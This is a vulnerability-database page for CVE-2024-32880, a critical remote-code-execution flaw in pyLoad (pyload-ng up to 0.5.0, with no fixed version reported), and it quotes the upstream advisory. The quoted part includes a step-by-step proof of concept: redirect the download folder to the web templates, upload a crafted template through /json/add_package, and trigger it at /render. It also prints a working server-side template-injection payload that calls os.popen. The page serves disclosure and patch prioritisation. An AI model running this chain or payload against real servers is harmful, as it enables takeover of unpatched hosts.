Answer in brief
CVE-2024-32880 records a Critical severity (CVSS 9.1) vulnerability in pyLoad allows upload to arbitrary folder lead to RCE. The current sources do not mark it as known exploited. The current feed maps pyload-ng (pip). Check affected ranges and fixed versions before updating.
Analysis pending evidence review
HOL Guard separates source facts from reviewed analysis. See the methodology.
CVSS is 9.1. The current sources do not mark it as known exploited. Treat this as a source-backed prioritization signal, not a statement about your environment.
Analysis status
Analysis pending evidence review
Factual feed record only; HOL analysis is not approved for indexing. Read the methodology.
The current feed maps pyload-ng (pip). Check affected ranges and fixed versions before updating.
| Package | Affected range | Fixed version |
|---|---|---|
| pyload-ngpip | <=0.5.0 | Not reported |
Published upstream
Apr 24, 2024
Evidence: source:ghsa:source_dates:source-dates:recordSource modified
Nov 16, 2026
Evidence: source:ghsa:source_dates:source-dates:recordFirst seen by HOL
Nov 16, 2026
### Summary An authenticated user can change the download folder and upload a crafted template to the specified folder lead to remote code execution ### Details example version: 0.5 file:src/pyload/webui/app/blueprints/app_blueprint.py ```python @bp.route("/render/<path:filename>", endpoint="render") def render(filename): mimetype = mimetypes.guess_type(filename)[0] or "text/html" data = render_template(filename) return flask.Response(data, mimetype=mimetype) ``` So, if we can control file in the path "pyload/webui/app/templates" in latest version and path in "module/web/media/js"(the difference is the older version0.4.20 only renders file with extension name ".js"), the render_template func will works like SSTI(server-side template injection) when render the evil file we control. in /settings page and the choose option general/general, where we can change the download folder.  Also, we can find the pyLoad install folder in /info page  So, we can change the value of Download folder to the template path. Then through /json/add_package we can upload a crafted template file to RCE. ```python @bp.route("/json/add_package", methods=["POST"], endpoint="add_package") # @apiver_check @login_required("ADD") def add_package(): api = flask.current_app.config["PYLOAD_API"] package_name = flask.request.form.get("add_name", "New Package").strip() queue = int(flask.request.form["add_dest"]) links = [l.strip() for l in flask.request.form["add_links"].splitlines()] pw = flask.request.form.get("add_password", "").strip("\n\r") try: file = flask.request.files["add_file"] if file.filename: if not package_name or package_name == "New Package": package_name = file.filename file_path = os.path.join( api.get_config_value("general", "storage_folder"), "tmp_" + file.filename ) file.save(file_path) links.insert(0, file_path) except Exception: pass urls = [url for url in links if url.strip()] pack = api.add_package(package_name, urls, queue) if pw: data = {"password": pw} api.set_package_data(pack, data) return jsonify(True) ``` ### PoC First login into the admin page, then visit the info page to get the path of pyload installation folder. Second, change the download folder to PYLOAD_INSTALL_DIR/ webui/app/templates/ Third, upload crafted template file through /json/add_package through parameter add_file the content of crafted template file and its filename is "341.html": ``` {{x.__init__.__globals__['__builtins__']['eval']("__import__('os').popen('whoami').read()")}} ```  Last, visit http://TARGET/render/tmp_341.html to trigger the RCE   ### Impact It is a RCE vulnerability and I think it affects all versions. In earlier version 0.4.20, the trigger difference is the pyload installation folder path difference and the upload file must with extension ".js" . The render js code in version 0.4.20: ```python @route("/media/js/<path:re:.+\.js>") def js_dynamic(path): response.headers['Expires'] = time.strftime("%a, %d %b %Y %H:%M:%S GMT", time.gmtime(time.time() + 60 * 60 * 24 * 2)) response.headers['Cache-control'] = "public" response.headers['Content-Type'] = "text/javascript; charset=UTF-8" try: # static files are not rendered if "static" not in path and "mootools" not in path: t = env.get_template("js/%s" % path) return t.render() else: return static_file(path, root=join(PROJECT_DIR, "media", "js")) except: return HTTPError(404, "Not Found") ```
Quoted source text, attributed separately from HOL analysis.